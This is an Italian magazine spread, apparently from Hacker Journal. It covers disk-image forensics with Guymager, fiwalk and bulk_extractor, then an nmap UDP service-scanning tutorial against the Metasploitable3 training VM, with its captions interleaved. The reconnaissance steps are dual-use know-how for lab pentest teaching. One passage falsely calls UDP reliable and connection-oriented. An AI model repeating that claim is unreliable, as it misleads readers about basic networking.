Se in uso vi fosse stato il "classico" **FAT32**, per esempio perché si riversava l'immagine su altra penna USB, si sarebbe dovuto scindere l'immagine in "pezzi" da 4GB poiché questa è la massima dimensione del file supportata dal filesystem. Terminate le impostazioni cliccare su **Start** per avviare l'acquisizione il cui tempo sarà proporzionale alla dimensione del disco da acquisire,




figura #3

Guymager richiede i privilegi dell'amministratore: va anteposto il comando `sudo` per quelle distribuzioni che lo abilitano di default.

alle caratteristiche del proprio computer, alle verifiche e computazioni richieste.

REPORT DEI DATI

Le immagini dei dischi permettono di conservare e indagare su aspetti dei sistemi che potrebbero essere

alterati involontariamente – o volutamente per sottrarli agli investigatori – durante il normale uso del sistema operativo. Il semplice atto di accendere un computer o spostare un dispositivo di archiviazione può comportare la modifica e

l'eventuale distruzione di alcune tipologie di dati.

Come ricordato, le immagini dei dischi includono i metadati che permettono di garantire sia la prova dell'integrità dei file sia la catena dei documenti (file/dati) in custodia e consentono agli investigatori di comprendere la cronologia di un particolare file inclusa la sua creazione, modifica e consultazione.

Marcatori specifici associati a ciascun file digitale, basti pensare ai dati **EXIF (EXchangeable Image Format)** delle immagini con i loro metadati statici (e.g. marca e modello del sistema fotografico) e dinamici (e.g. tempi di apertura e esposizioni). I metadati sono quindi parte integrante dei file in qualsiasi formato da un documento a un foglio di calcolo, file video e audio, nonché pagine web.

Proprio come un normale investigatore seguirebbe "tracce cartacee", gli investigatori digitali seguono tracce digitali. Ciò implica che la cura dei dati forensi nelle collezioni richiederà meccanismi affidabili e accurati per trattarne la provenienza e la coerenza dei metadati (dei file e tra file e filesystem poiché anche quest'ultimo ha i suoi metadati). Un completo resoconto dei metadati è possibile effettuando l'analisi con **fiwalk** che può operare non solo su immagini disco ma anche su file system live e dispositivi raw.

Se la destinazione contiene un singolo file system, fiwalk ne elabora tutti i file e gli inode del filesystem e nel caso presenti delle partizioni le elabora automaticamente.





figura #4

Basta un clic con il tasto destro sul nome del disco per il quale si vuole creare l'immagine, quindi optare per **Acquire**.



Snippet di output XML ottenuto con Fiwalk: ogni voce del filesystem è memorizzata con un ampio ventaglio di metadati.

Il report (DFXML) lo si ottiene con:


```
fiwalk -f -X /percorso/
salvataggio/ReportFiwalk.xml
/percorso/immagine.E01
```

e la lettura può avvenire con qualsiasi editor di testi o browser. In [figura #5] sono evidenziati i tempi MAC di un file e relativo percorso (tag <filename>), la


dimensione di 82458 byte (tag <filesize>), di tipo jpg (tag <libmagic>) con associati dati EXIF (che tra le altre cose identificano la macchinetta fotografica **Canon EOS D60!**) e sulla quale è stato calcolato l'hash md5 e sha1 (tag <hashdigest>). Quelle riportate sono solo alcune delle meta informazioni (informazioni su una informazione); essendo il nome di ogni tag autoesplicativo è possibile intuirne il significato. Inoltre **fiwalk** permette di generare report in formato **ARFF** (Attribute Relationship File Format) utilizzato dal software **Weka Datamining Toolkit** (<https://waikato.github.io/weka-site/index.html>) che presenta algoritmi di pre-elaborazione, classificazione, regressione, clustering, associazione e visualizzazione dei dati.

TRIAGE IN CORSO

Con **bulk_extractor** il vantaggio dell'ignorare il filesystem permette l'elaborazione di qualsiasi supporto digitale come "classici" dischi rigidi, SSD, supporti ottici, schede di memoria di fotocamere e telefoni e dump di pacchetti di rete. La capacità di astrarsi dal filesystem permette di suddividere il contenuto del supporto in pagine di uguale dimensione (16MiB) e passarle a ogni core della CPU per l'elaborazione parallela. Il programma, che funziona da linea di comando ma presenta una comoda interfaccia grafica in **Java**, è caratterizzato da filtri che possono essere facilmente abilitati/disabilitati al bisogno e permettono di ottenere report



Parametri e filtri in bulk_extractor: dalla finestra in foto è possibile riportare l'immagine da analizzare e la destinazione del risultato.



Il risultato: così si presenta una fotografia JPEG e metadati EXIF.

specifici per il particolare dato di interesse.

La modalità più semplice vede il comando:

```
bulk_extractor -o /cartella/output /percorso/immagine.E01
```

e, dopo un tempo dipendente da diversi fattori (i.e. numero core CPU, grandezza dell'immagine, filtri attivati/disattivati), nella cartella di output verranno riportati diversi file di testo e un report xml. Con l'interfaccia grafica, che si può lanciare con il comando **BEViewer**, è sufficiente andare sul menu **Tools**, optare per **Run bulk_extractor** per aprire l'omonima finestra [figura #6]. Fanno seguito una serie di parametri che permettono di variare la "granularità" della ricerca; a destra nel pannello **Scanners**

tutti i filtri supportati. Clic su **Submit Run** per l'estrazione dei dati.

Al termine della scansione nella cartella di destinazione potranno trovarsi vari file **txt** come **ccn.txt** (**Credit Card Numbers**) o **email.txt**, **IP.txt** e **GPS.txt** con contenuto esplicativo o file **elf.txt** per gli eseguibili Linux. Non deve sorprendere poiché le prove informatiche sono ammesse nei tribunali nella forma di file o frammenti – di mail, cronologia navigazione, elementi grafici e

fotografici e documenti vari – recuperati dai dispositivi di archiviazione purché attinenti alle indagini in corso.

Rientrano anche file cancellati e recuperati con le tecniche illustrate in un precedente appuntamento. Ulteriore file **report.xml**, formattato **DFXML**, include informazioni sul supporto di origine, come è stato compilato ed eseguito il programma **bulk_extractor**, il tempo necessario per elaborare le prove digitali e un meta report delle informazioni trovate. Aprendo un qualsiasi file se ne potrà vedere

l'organizzazione [figura #7].

Ignorando, **bulk_extractor**, la struttura del filesystem, i report sono identificati dalla posizione assoluta all'interno dell'immagine. La fotografia jpg inizia a partire dall'offset **72247808**, report DFXML di **Fiwalk** [figura #5]. Provando a spostarsi in BEViewer indietro utilizzando i tasti freccia in basso a destra, al suddetto offset troveremo il **magic number FF D8 FF** che identifica l'inizio di un file jpg. **NOTA:** Con la versione 2.0.0 di **bulk_extractor** l'interfaccia grafica è separata dallo sviluppo del progetto. Qualsiasi domanda è possibile formularla nel forum di **HJ** (<https://hackerjournal.it/forum/>).

Progetto mirato

BitCurator (<https://bitcurator.net/>) distribuisce l'omonima distribuzione (<https://github.com/BitCurator/bitcurator-distro/>) in formato **ova** (**Open Virtual Appliance**) per creare macchine virtuali con applicazioni di virtualizzazione come **VirtualBox** (<https://www.virtualbox.org/>) e **VMWare** (<https://www.vmware.com/>). Presenta i software riportati e molti altri. Una guida, dall'installazione fino a un iniziale uso dei programmi integrati nella distribuzione, nel documento **BitCurator-Quickstart-v4.x.x.pdf** da scaricarsi in rete.

PARTE QUARTA

METASPLOITABLE3: E ORA DI SCOPRIRE I SERVIZI UDP

Aggiungiamo altri tasselli alla nostra mappa d'attacco: il fine è sempre quello d'incrementare le skill da penetration tester

Prosegue la "scansione" di **Metasploitable3** [figura #1], la VM "vulnerabile by design" che Rapid7 – ovvero una delle società di punta del settore cyber – mette gentilmente a disposizione [figura #2] per incrementare le skill dei penetration tester (e per consentire ai potenziali clienti di

provare, in un ambiente relativamente friendly, i tool di sicurezza sviluppati dall'azienda stessa, *Metasploit* su tutti [figura #3]). La macchina virtuale (meglio approfondita nel box "Scopriamo la VM", a cui si può far riferimento se si ha bisogno di rinfrescarsi la memoria al riguardo) è stata infatti sviluppata per presentare intenzionalmente

numeroso vulnerabilità che possono essere sfruttate manualmente o attraverso strumenti ad hoc, come si vedrà nelle prossime puntate.

ENUMERAZIONE DEI SERVIZI

Come ripetuto più volte, l'individuazione delle vulnerabilità passa innanzitutto per l'enumerazione dei servizi offerti da Metasploitable3, al fine di acquisire i dati fondamentali per il successivo attacco: tra tutti, la tipologia e la versione dei software che erogano i suddetti servizi e del sistema operativo in uso sulla macchina. Nella scorsa puntata è stato completato questo processo per quanto concerne i servizi offerti tramite protocollo TCP [figura #4], dove i servizi TCP sono stati sottoposti a scansione, impiegando il celeberrimo port scanner **nmap** [figura #5]. Il risultato dell'operazione [figura #6] è rappresentato da un






figura #1

La piattaforma GitHub, che ospita Metasploitable3, fornisce anche le istruzioni per il download e, soprattutto, tutte le indicazioni per il corretto utilizzo della VM su PC.



Il consiglio, rivolto a chi si avvicina per la prima volta a Rapid7, è quello di consultare innanzitutto l'exkursus sulla sua storia che il sito web dell'azienda mette a disposizione.



Rapid7 ha annunciato la pubblicazione di Metasploitable3 con un post sul proprio blog, in cui non ha mancato di evidenziare i vantaggi della VM, come l'uso di flag.

elenco di oltre 20 porte aperte (tra cui quelle relative a servizi che si possono definire decisamente "interessanti" dal punto di vista di un pentester, come per esempio FTP, SSH, HTTP, SMB, Terminal Service), e per molte delle quali **nmap** ha potuto ricavare informazioni aggiuntive che si riveleranno particolarmente preziose per il prosieguo delle indagini, non ultima la versione del software che sovrintendono al relativo servizio. Analogamente, il port scanner è riuscito a rilevare la versione del sistema operativo remoto (che in questo specifico caso si conosceva già - visto che si è provveduto all'installazione dell'ambiente addestrativo e che si è "proprietari" della relativa infrastruttura - ma che in contesti reali costituisce un'informazione, piuttosto rilevante, da "guadagnare" sul campo). Ora, l'obiettivo è costituito da una macchina Windows Server 2008 R2.

PROTOCOLLO UDP

Per completare l'indagine, tuttavia, non è possibile limitarsi ai servizi TCP. L'Internet Protocol Suite su cui è basata l'intera rete Internet

[figura #7] prevede infatti anche un secondo protocollo di livello transport, **UDP** (User Datagram Protocol). Quest'ultimo è stato progettato per essere un protocollo "affidabile" e "orientato alla connessione" e fornisce, di conseguenza, meccanismi in grado di stabilire una connessione **prima** di iniziare la trasmissione dati, nonché di garantire l'avvenuta consegna alla controparte di un pacchetto. UDP invece si pone l'obiettivo di massimizzare la velocità di trasmissione, a scapito dei suddetti meccanismi (che infatti il protocollo non prevede, garantendo piuttosto il mero invio dei pacchetti - uno dopo l'altro - come in un flusso, senza aver stabilito propedeuticamente alcuna connessione e senza verificare l'effettiva ricezione degli stessi, né tantomeno l'ordine di arrivo). È questo il motivo per cui applicazioni come le trasmissioni in streaming o i giochi in rete si affidano spesso proprio a UDP, pur non essendo le uniche (un elenco non esaustivo degli utilizzi più comuni di questo protocollo si trova nel box "Well known ports UDP").

CONFIGURAZIONE PRELIMINARE

Chiarita l'importanza del protocollo UDP ai fini della completezza dell'indagine, bisogna avviare un port scanner diretto contro la macchina vulnerabile. Per uniformità con quanto visto nella puntata precedente, si utilizzerà ancora una volta a **nmap**: ma prima, c'è un'ultima operazione da compiere, che tornerà utile per tutto il resto del pentest. Di qui in avanti, infatti, capiterà spessissimo di dover digitare sulla console d'attacco basata su Kali Linux l'indirizzo della macchina virtuale Metasploitable3: errori di digitazione - o vuoti di memoria temporanei - sono dietro l'angolo, e potrebbero costringervi di volta in volta a ricercare l'IP della macchina nella history del terminale. Piuttosto che sottoporsi a questo tedioso rito, è molto più semplice assegnare al target un nome mnemonico, che rimanga impresso bene nella memoria: per esempio, **metasploitable3** andrà benissimo. Inserire quindi l'associazione direttamente nel file **/etc/hosts** della macchina d'attacco: è sufficiente eseguire

Scopriamo la VM

Metasploitable3 è pensata per un uso “addestrativo”, al fine di consentire ai penetration tester in erba di migliorare le proprie skill. A tal riguardo, costituisce un importante upgrade rispetto alla sorella maggiore (*Metasploitable2*, a cui sono state dedicati vari approfondimenti), introducendo novità di rilievo come il ricorso a:

- **Windows**, che consente di ampliare l'esperienza (sin qui formatasi esclusivamente in ambiente GNU/Linux, essendo *Metasploitable2*

una VM basata su una distro Linux) alla trattazione di vulnerabilità e di problematiche di sicurezza peculiari di quello che è uno dei sistemi operativi più diffusi in ambito desktop e server;

- Le **flag**, appositi file utilizzati nei contest CTF (acronimo, per l'appunto, di Capture the Flag) per simboleggiare quegli asset aziendali obiettivo tanto degli attaccanti che dei penetration tester (i quali, a dimostrazione del lavoro svolto e dell'eventuale esistenza di una o più

vulnerabilità in grado di compromettere la sicurezza della rete testata, ne marcano/segnalano la presenza nel report finale);

- **Tecniche aggiuntive** (come l'offuscamento, l'utilizzo di contenuti embedded nei file, attributi dei file particolari o permessi d'accesso particolarmente stringenti) a protezione delle **flag**, per rendere più realistico l'accesso alle carte, simulando quanto avviene nel mondo reale (in cui le informazioni più importanti sono generalmente protette da

misure di sicurezza aggiuntive);

- Un approccio di tipo **gamification**, in cui – al pari di quanto avviene in molte piattaforme (soprattutto online) per aspiranti pentester – la VM offre la possibilità di sfidare se stessi (e magari gli amici) nella ricerca del “mazzo di carte” nascosto al suo interno, che costituisce il formato specifico con cui gli sviluppatori di *Metasploitable3* hanno voluto rappresentare le flag da catturare (mettendoci letteralmente la faccia, giacché ogni carta è dedicata a uno di loro).

– da root, oppure utilizzando sudo – il comando:

```
# echo "169.254.161.202
metasploitable3" >> /etc/hosts
```

dove 169.254.161.202 è l'indirizzo IP attribuito alla macchina target, che si può ricavare attraverso il procedimento illustrato nel già citato box “Configurazione di rete”.

SCANSIONE UDP

A questo punto, si avvia la scansione eseguendo (come root o mediante sudo) il comando mostrato in [figura #8]:

```
# nmap -sU -sV metasploitable3
-Pn -oA "servizi-UDP.txt"
```

dove:

- -sU specifica la richiesta di effettuare una scansione UDP in


luogo di quella TCP sin qui condotta;

- -sV richiede l'individuazione delle versioni dei servizi UDP che dovessero risultare aperti;
- *metasploitable3* è l'alias mnemonico appena assegnato all'indirizzo IP della VM target;
- -Pn chiede a nmap di saltare la fase di verifica preliminare dell'effettiva raggiungibilità della macchina target, visto che la possiamo dare per assodata;
- -oA “servizi-UDP.txt” segnala di salvare l'output del tool anche nel file servizi-UDP.txt.

NUMERO DI PORTA

I lettori più attenti potrebbero notare l'assenza di un argomento sempre presente nelle precedenti scansioni, ovvero “-p”, utilizzato per specificare a **nmap** su quali porte debba agire. Negli scorsi numeri, infatti, si è sempre “invocato” **nmap** in associazione con tale argomento, sia in occasione della prima scansione

figura #4



Lo schema di rete delle macchine coinvolte nel nostro penetration test. Questo è stato realizzato sfruttando la console d'attacco basata su una VM Kali, opportunamente installata e configurata seguendo le istruzioni, rispettivamente, dei box “Scaricare e installare le VM” e “Configurazione di rete”.



Se la percentuale del 78% prevista per le scansioni TCP dovrebbe risultare appetibile alla maggior parte dei lettori, non è detto che l'opinione diffusa sia la stessa per le scansioni UDP: in fondo, restringendo l'indagine alle sole porte più comuni, si ha un'aspettativa limitata al raggiungimento di un sottoinsieme di quest'ultime, ammontante al "solo" 39% del totale. In altri termini, accettare che nmap selezioni e scansioni le 1.000 porte UDP più utilizzate potrebbe sembrare, a una

figura #5

figura #6

figura #7

41.



```
(garrick@kali)-[~/metasploitable3]
$ sudo nmap -sU -sV metasploitable3 -Pn -oA "servizi-UDP.txt"

[sudo] password di garrick:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-12 18:10 CET
```

figura #8

L'avvio della scansione UDP: ci si può mettere comodi mentre attendete il suo completamento... ci vorrà un po' di tempo!

prima occhiata, un approccio troppo "rinunciario", privo di un reale vantaggio in termini di rapporto costi-benefici. In realtà le cose non stanno esattamente così: prima di scartare a priori questa ipotesi, infatti, è bene tener conto dei tempi connessi con una scansione UDP. Come si è avuto modo di specificare, UDP è un protocollo non connesso e non affidabile, e pertanto privo di quei meccanismi che TCP impiega per l'instaurazione della connessione

e gestione del colloquio tra gli interlocutori (TCP prevede, tra l'altro, appositi pacchetti, prontamente sfruttati da nmap per le scansioni, per segnalare sia la disponibilità al colloquio su una determinata porta – qualora vi sia posto un servizio in ascolto – sia l'assenza di una connessione preesistente, se invece si prova ad avviare un colloquio su una determinata porta senza aver prima completato il previsto **three way handshake**).

Come conseguenza, le scansioni UDP risultano più complesse e laboriose della loro controparte TCP. Più precisamente, nel corso di una scansione UDP:

- le porte aperte potrebbero anche non inviare alcuna risposta ai pacchetti di scansione inviati da nmap, se l'applicazione che è in ascolto non dovesse essere in grado di interpretarli correttamente (e la situazione è aggravata dal fatto che il port scanner invii – sulla maggioranza delle porte – pacchetti privi di payload, composti cioè dal solo header UDP senza alcun dato del protocollo applicativo di livello superiore);
- le porte chiuse, viceversa, dovrebbero generare un pacchetto ICMP di tipo "port unreachable error" (quando non filtrate da un firewall o

Scaricare e installare le VM

Vi ricordiamo che per seguire ciò che si è riportato in queste pagine è necessario disporre di:

- una macchina virtuale Metasploitable3 (il sistema oggetto di test);
- una macchina virtuale Kali Linux (la console del pentester).

Mentre per l'installazione di entrambe, si farà ricorso a Vagrant. Supponendo di disporre di un sistema GNU/Linux Debian like, la procedura da seguire è basata sugli step sottoelencati:

- **Installazione dell'hypervisor Virtualbox e del software Vagrant:**

```
# apt-get update;
# apt-get upgrade;
# apt-get install Virtualbox*;
# apt-get install Vagrant*.
```

- **Download e deploy dell'immagine Vagrant di Metasploitable3**, all'interno di una directory dedicata:

```
# vagrant init rapid7/metasploitable-win2k8-box-version 0.1.0-weekly
```

```
# vagrant up
```

- **Configurazione della VM Metasploitable3:** è opportuno, prima di avviare la VM (a cui il processo di deploy potrebbe aver assegnato un nome non necessariamente intuitivo, obbligando ad assicurare il corretto riconoscimento mediante il nome del dispositivo di archiviazione in uso, dal nome inequivocabile di metasploitable3-win2k8-disk001.vmdk), dare un'occhiata alla sua configurazione, correggendo se necessario le eventuali impostazioni che Virtualbox stesso dovesse segnalare come non valide e ponendo, soprattutto, la relativa network card sulla rete interna **intnet** (basta accedere alla scheda "Rete" delle configurazioni);

- **download e deploy dell'immagine Vagrant di Kali Linux:**

```
# vagrant init kalilinux/rolling
# vagrant up
```

- **Configurazione della VM Kali**, con particolare riferimento alla necessità di assicurarne il collegamento – al pari della VM Metasploitable3 – alla rete interna **intnet**, al fine di garantire il colloquio tra la console del pentester e il sistema testato.

Configurazione della rete

Una volta installate le VM, è necessario configurarne gli indirizzi di rete.

A tal fine, se non si vuole ricorrere a tool aggiuntivi (tenuto conto che in un penetration test gli indirizzi IP da verificare sono generalmente ben indicati, in quanto concorrono a identificare univocamente le macchine rientranti nello **scope** della verifica), si può procedere a:

- Avviare la VM Metasploitable3;
- Selezionare la relativa finestra e attendere che termini il processo di boot;
- Posizionare il mouse sull'icona di rete posta nell'angolo in basso a destra della suddetta finestra, e attendere qualche istante che l'indirizzo IP della

macchina sia visualizzato.

Una volta noto l'indirizzo (nel nostro caso è 169.254.161.202, nel vostro potrebbe differire), spostarsi sulla VM Kali per completare la configurazione di rete, secondo i seguenti step:

- Assegnazione di un indirizzo IP nell'ambito della medesima rete locale di Metasploitable3, con il comando

```
#sudo ifconfig eth0 169.254.161.10/24
```

- verifica della connettività tra le VM, con il comando

```
# ping 169.254.161.202
```

limitate nel tasso di risposta dal sistema operativo stesso), ma in genere si limitano a non fornire alcuna replica, anche a fronte di eventuali tentativi di ritrasmissione da parte dello scanner.

Di conseguenza, le scansioni UDP sono caratterizzate da tempi superiori rispetto a quelle TCP e soprattutto un tasso di rilevamento di per sé abbastanza basso. Alla luce di queste caratteristiche, una scansione in grado di rilevare il 38% delle porte UDP aperte risulta apprezzabile...

RISULTATI DELLA SCANSIONE

È bene ripeterlo: ci vorrà un bel po' di tempo prima che vengano mostrati a video, ma se si ha timore che l'esecuzione di nmap si sia bloccata

potete premere il pulsante **Invio** dopo aver avviato lo scanner: nel nostro caso [figura #9], la lunga attesa ci consente di mettere le mani su un'informazione preziosa...

```
Nmap scan report for 169.254.85.11
Host is up (0.00074s latency).
Not shown: 999 open|filtered udp ports (no-response)
PORT      STATE SERVICE VERSION
137/udp    open  netbios-ns Microsoft Windows netbios-ns (workgroup:
MAC Address: 08:00:27:12:A5:B0 (Oracle VirtualBox virtual NIC)
Service Info: Host: METASPLOITABLE3; OS: Windows; CPE: cpe:/o:microsoft:ws
```

figura #9

Il risultato della scansione UDP ci informa di una porta 137/UDP aperta.

Well Known port UDP

Come più volte riportato, sono dette "Well Known Ports" (in italiano: "porte note") le prime 1024 porte (numerate 0 a 1023), per ognuna delle quali la IANA (Internet Assigned Numbers Authority, l'autorità che agli albori di Internet gestiva l'assegnazione degli indirizzi IP pubblici) ha stabilito – con una raccomandazione divenuta negli anni uno standard de facto – l'assegnazione a uno specifico protocollo. Si dovrebbe essere piuttosto familiari a questa convenzione, specie per quanto riguarda i servizi TCP: nell'uso comune è ormai assodato che la porta 21 sia associata a FTP, la 22 a SSH, la 25 a SMTP, la 80 a HTTP e la 443 a HTTPS... tutto grazie alle raccomandazioni

che IANA ha pubblicato in un tempo (tecnologicamente parlando) decisamente lontano. Lo stesso discorso vale per i servizi UDP, molti dei quali sono indebilmente associati alle porte stabilite a suo tempo dall'autorità, ovvero:

- 53/UDP: DNS;
- 67/UDP e 68/UDP: Dynamic Host Configuration Protocol (DHCP);
- 69/UDP: Trivial File Transfer Protocol (TFTP);
- 123/UDP: Network Time Protocol (NTP);
- 137/UDP e 138/UDP: NetBIOS;
- 161/UDP e 162/UDP: Simple Network Management Protocol (SNMP).



ATTENTI ALLE TELECAMERE IP!

Accorgersi del "problema" è difficile, rimanerne vittima è molto probabile. Ecco come gli hacker possono prendere possesso delle vostre videocamere di sicurezza. Difendetevi così

